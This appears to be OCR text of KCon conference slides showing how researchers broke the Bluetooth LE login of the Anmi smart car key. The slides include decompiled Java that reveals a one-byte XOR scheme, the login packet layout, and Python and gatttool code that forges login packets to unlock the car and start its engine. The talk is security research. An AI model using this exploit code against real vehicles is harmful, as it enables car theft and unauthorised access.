
KCon

BTLE -- 1st 尝试

```
[b0:91:22:D6:96:EE][LE]> connect
Attempting to connect to b0:91:22:D6:96:EE
Connection successful
[b0:91:22:D6:96:EE][LE]> char-write-req 0x11 c80500a0140301aa
Characteristic value was written successfully
[b0:91:22:D6:96:EE][LE]> char-write-req 0x11 c80500500a030155
Characteristic value was written successfully
[b0:91:22:D6:96:EE][LE]> char-read-hnd 0x11
Characteristic value/descriptor:
[b0:91:22:D6:96:EE][LE]>
```

KCon

BTLE—登录验证


Login
START
STOP
ENGINE
Unlock Car
Lock Car
Find Car
Open Trunk

BTLE—登录算法

```
    this.userType = paramByte;
  }

  public byte[] toBytes()
  {
    try
    {
      byte[] arrayOfByte1 = c.a(this.password);
      byte[] arrayOfByte2 = a.b(this.appUser.getBytes("utf-8"));
      byte[] arrayOfByte3 = a.b(this.imei.getBytes("utf-8"));
      byte[] arrayOfByte5 = c.a(new Date());
      int i = this.userType;
      arrayOfByte2 = xor(arrayOfByte2);
      arrayOfByte3 = xor(arrayOfByte3);
      byte[] arrayOfByte4 = xor(this.advertisingKey);
      arrayOfByte5 = xor(arrayOfByte5);
      byte[] arrayOfByte6 = xor(new byte[this.openRssi]);
      byte[] arrayOfByte7 = xor(new byte[this.lockRssi]);
      arrayOfByte1 = encode(new byte[][] { { i }, arrayOfByte1, arrayOfByte2, arrayOfByte3, arrayOfByte4, arrayOfByte5, arrayOfByte6, arrayOfByte7 });
      return arrayOfByte1;
    }
    catch (UnsupportedEncodingException localUnsupportedEncodingException)
    {
      localUnsupportedEncodingException.printStackTrace();
    }
    return new byte[0];
  }

  public String toString()
  {
    return "LoginRequestPkg_v1_3{userType=" + this.userType + ", password='" + this.password + '\'' + ", appUser='" + this.appUser + '\'' + ", imei='" + this.ime
  }
```

KCon

BTLE—登录协议

Fetch a random values from Anmi-Key (4 bytes)

Calculate EncryptionCode (Random Value; Secret Key)

Wrap up to make an encrypted login packets

Send to Anmi-Key and Log in (Status 0xAA)

KCon

BTLE—登录算法

```
private byte[] xor(byte[] arg3) {
    byte[] v0 = this.appConfig.isVer("1.3") ? dosdlog.a(arg3, dosdlog.int2bytes(this.encryptCode)) : dosdlog.a(arg3, this.encryptCode);
    return v0;
}
```

```
public static byte[] a(byte[] arg5, byte[] arg6) {
    int v0;
    for(v0 = 0; v0 < arg5.length; ++v0) {
        int v2;
        for(v2 = 0; v2 < arg6.length; ++v2) {
            arg5[v0] = ((byte)(arg5[v0] ^ arg6[v2]));
        }
    }

    return arg5;
}
```

```
v0.setAppUser(arg5.getAppuser());
v0.setPassword(arg5.getPassword());
v0.setAdvertisingKey(this.mkeyHandle.makeRandomForAdvertisingKey());
if(this.appconfig.isVer("1.3")) {
    v0.setEncryptCode(arg5.getSecretKey() ^ arg6);
}
else {
    v0.setEncryptCode(crc16.getInstance().calc(arg6));
}
```

Only 1 byte key needed

Arg6 is a Dword random from fetch random

SecretKey is a fixed random Dword number from device Initialization

KCon

BTLE—登录算法

Recover “EncryptCode” with a fixed year data: 0x12

Then You can get:

uchar[16] password
uchar[16] md5_username
uchar[16] md5_imei

Used for crafting your own login packet

KCon

BTLE—登录算法

Login Packet:

+0 byte channel 0xA1
+1 short len fixed in 0301: 43 00
+3 short crc16
+5 short protocolver 0301
+7 byte usertype
+8 uchar[16] password
+24 uchar[16] enc_md5_username
+40 uchar[16] enc_md5_imei
+56 uchar[6] enc_advertising_key //ascii
+62 uchar[6] enc_date // YYMMDDHHMMSS
+68 uchar enc_openrssi
+69 uchar enc_lockRssi

What year now ?

```
public static byte[] a(Date arg11) {
    Calendar v0 = Calendar.getInstance();
    v0.setTime(arg11);
    return new byte[]{((byte)(v0.get(1) - 2000)), ((byte)(v0.get(2) + 1)), ((
}
```


What we need is to decrypt only 1 byte

KCon

Login—加密算法


- 1-byte of encryption key
- 使用 XOR 作为所谓的加密算法
- 所需参数均可通过蓝牙抓包获取

Login—蓝牙抓包



KCon

Login—蓝牙抓包



KCon

Login—Crafting Packets


```
def get_enc_key(random_str,secret_key):
    hex_random=random_str.replace(" ","").decode("hex")
    if len(hex_random)!=4:
        print "error random key!"
        sys.exit()
    random_key=0
    for i in range(0,4):
        random_key^=ord(hex_random[i])
    random_key^=secret_key
    return random_key
def get_date():
    strtime=time.strftime('%Y-%m-%d-%H-%M-%S',time.localtime(time.time()))
    strtime=strtime.split('-')
    out_date=chr(int(strtime[0])-2000)+chr(int(strtime[1]))+chr(int(strtime[2]))+chr(int(strtime[3]))+chr(int(strtime[4]))+chr(int(strtime[5]))
    return out_date.encode('hex')

def lala(arg5):
    c = 0x1021;
    v0 = arg5 << 8;
    count=7
```

```
def make_login(random_str,password,md5_user_name,md5_imei,secret_key):
    header1='A14300'
    ver='0301'
    user_type='01'
    openrssi='ab'
    lock_rssi='bf'
    sub_packet=md5_user_name+md5_imei+make_adv_key()+get_date()+openrssi+lock_rssi
    en_key=get_enc_key(random_str,secret_key)
    print "enc_key is %x"%en_key
    tmp=sub_packet.decode("hex")
    sub_packet=''
    for aa in tmp:
        sub_packet+=chr(ord(aa)^en_key)
    sub_packet=sub_packet.encode("hex")
    #print packet
    packet=user_type+password+sub_packet
    crc=get_crc16(packet.decode("hex"))
    final=header1+crc+ver+packet
    final=final.upper()
    #print final
    return final
```

```
#do login
        login_pack=make_login.make_login(random,password,md5_user_name,md5_imei,secret_key)
        print "login:"+login_pack
        print len(login_pack)
        child.sendline("char-write-req 0x11 "+login_pack[:40])
        child.sendline("char-write-req 0x11 "+login_pack[40:80])
        child.sendline("char-write-req 0x11 "+login_pack[80:120])
        child.sendline("char-write-req 0x11 "+login_pack[120:])
        child.sendline("char-write-req 0x11 c80500a0140301aa")
        child.sendline("char-write-req 0x11 c80500500a030155")
```


KCon

演示：



KCon

漏洞报告?


中国联通 4G
00:03
27%
关于
START
STOP
安米智能钥匙
v1.6.2.build170...
官方网站: 安米科技
商务合作: cooperation@anmi.me
客服电话: 027-88220166
微信公众号: wham2016
安米科技 版权所有
Copyright 2016 Anmi. All Rights Reserved


400-996-0116
武汉安米科技有限公司
cooperation@anmi.me
武汉市东湖开发区关山大道光谷软件

KCon

总结

- Security by obscurity ???
- 100 % 的绝对安全并不存在
- 新的趋势将会带来新的攻击点
- 安全测试 + 安全测试 + 安全测试

KCon

谢谢观看

演讲人： @Kevin2600 @MonkeyKing